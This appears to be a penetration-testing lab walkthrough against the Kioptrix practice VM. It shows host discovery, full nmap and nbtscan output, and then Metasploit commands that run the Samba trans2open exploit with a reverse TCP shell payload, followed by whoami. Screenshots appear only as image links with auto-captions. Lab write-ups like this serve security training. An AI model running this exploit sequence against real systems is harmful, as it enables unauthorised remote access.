**Host discovery:**

*arp-scan -l*

**A computer screen shot of a computer


AI-generated content may be incorrect.**

**NMAP Report:**

*nmap -A -sV -o nmp 192.74.3.111*

-A: Enable OS detection, version detection, script scanning, and traceroute

-sV: Probe open ports to determine service/version info

****

# Nmap 7.95 scan initiated Sat Apr 12 09:29:17 2025 as: /usr/lib/nmap/nmap -A -sV -o nmp 192.74.3.111

Nmap scan report for 192.74.3.111

Host is up (0.00078s latency).

Not shown: 994 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)

| ssh-hostkey:

| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)

| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)

|\_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)

|\_sshv1: Server supports SSHv1

80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b)

|\_http-title: Test Page for the Apache Web Server on Red Hat Linux

|\_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b

| http-methods:

|\_ Potentially risky methods: TRACE

111/tcp open rpcbind 2 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2 111/tcp rpcbind

| 100000 2 111/udp rpcbind

| 100024 1 1024/tcp status

|\_ 100024 1 1024/udp status

139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)

443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b

|\_http-title: 400 Bad Request

|\_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b

| sslv2:

| SSLv2 supported

| ciphers:

| SSL2\_RC2\_128\_CBC\_WITH\_MD5

| SSL2\_RC4\_128\_EXPORT40\_WITH\_MD5

| SSL2\_DES\_192\_EDE3\_CBC\_WITH\_MD5

| SSL2\_RC4\_128\_WITH\_MD5

| SSL2\_DES\_64\_CBC\_WITH\_MD5

| SSL2\_RC4\_64\_WITH\_MD5

|\_ SSL2\_RC2\_128\_CBC\_EXPORT40\_WITH\_MD5

| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--

| Not valid before: 2009-09-26T09:32:06

|\_Not valid after: 2010-09-26T09:32:06

|\_ssl-date: 2025-04-12T13:31:32+00:00; +1m50s from scanner time.

1024/tcp open status 1 (RPC #100024)

MAC Address: 00:50:56:35:21:3C (VMware)

Device type: general purpose|media device

Running: Linux 2.4.X, Roku embedded

OS CPE: cpe:/o:linux:linux\_kernel:2.4 cpe:/h:roku:soundbridge\_m1500

OS details: Linux 2.4.9 - 2.4.18 (likely embedded), Roku HD1500 media player

Network Distance: 1 hop

Host script results:

|\_smb2-time: Protocol negotiation failed (SMB2)

|\_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

|\_clock-skew: 1m49s

TRACEROUTE

HOP RTT ADDRESS

1 0.78 ms 192.74.3.111

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

# Nmap done at Sat Apr 12 09:29:42 2025 -- 1 IP address (1 host up) scanned in 25.82 seconds

**Nbtscan:**

NBTscan is a program for scanning IP networks for NetBIOS name information. It sends NetBIOS status query to each address in supplied range and lists received information in human readable form. For each responded host it lists IP address, NetBIOS computer name, logged-in user name and MAC address (such as Ethernet).

*nbtscan 192.74.3.111*

A computer screen shot of white text

AI-generated content may be incorrect.

**NMAP Again:**

-sC: equivalent to --script=default

*nmap -A -sC -o nmp2 192.74.3.111*

*A computer screen with numbers and letters

AI-generated content may be incorrect.*

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 09:48 EDT

Nmap scan report for 192.74.3.111

Host is up (0.00074s latency).

Not shown: 994 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)

| ssh-hostkey:

| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)

| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)

|\_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)

|\_sshv1: Server supports SSHv1

80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b)

A computer screen with text

AI-generated content may be incorrect.

| http-methods:

|\_ Potentially risky methods: TRACE

|\_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b

|\_http-title: Test Page for the Apache Web Server on Red Hat Linux

111/tcp open rpcbind 2 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2 111/tcp rpcbind

| 100000 2 111/udp rpcbind

| 100024 1 1024/tcp status

|\_ 100024 1 1024/udp status

139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)

443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b

|\_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b

|\_http-title: 400 Bad Request

|\_ssl-date: 2025-04-12T13:50:15+00:00; +1m50s from scanner time.

| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--

| Not valid before: 2009-09-26T09:32:06

|\_Not valid after: 2010-09-26T09:32:06

| sslv2:

| SSLv2 supported

| ciphers:

| SSL2\_DES\_64\_CBC\_WITH\_MD5

| SSL2\_DES\_192\_EDE3\_CBC\_WITH\_MD5

| SSL2\_RC4\_128\_EXPORT40\_WITH\_MD5

| SSL2\_RC4\_128\_WITH\_MD5

| SSL2\_RC2\_128\_CBC\_EXPORT40\_WITH\_MD5

| SSL2\_RC2\_128\_CBC\_WITH\_MD5

|\_ SSL2\_RC4\_64\_WITH\_MD5

1024/tcp open status 1 (RPC #100024)

MAC Address: 00:50:56:35:21:3C (VMware)

Device type: general purpose

Running: Linux 2.4.X

OS CPE: cpe:/o:linux:linux\_kernel:2.4

OS details: Linux 2.4.9 - 2.4.18 (likely embedded)

Network Distance: 1 hop

Host script results:

|\_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

|\_smb2-time: Protocol negotiation failed (SMB2)

|\_clock-skew: 1m49s

TRACEROUTE

HOP RTT ADDRESS

1 0.74 ms 192.74.3.111

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 23.74 seconds

**Metasploit:**

*msfconsole -q*

**

*search smb\_v*

*use 0*

*show options*

A screenshot of a computer program

AI-generated content may be incorrect.

*set rhost 192.74.3.111*

*run*


**A screen shot of a computer program

AI-generated content may be incorrect.**

**Samba 2.2.1a**

**A screenshot of a computer

AI-generated content may be incorrect.**


****

*search trans2open*

*use 1*

*set payload generic/shell\_reverse\_tcp*


*show options*

****

*set rhosts 192.74.3.111*

*run*

*whoami*

**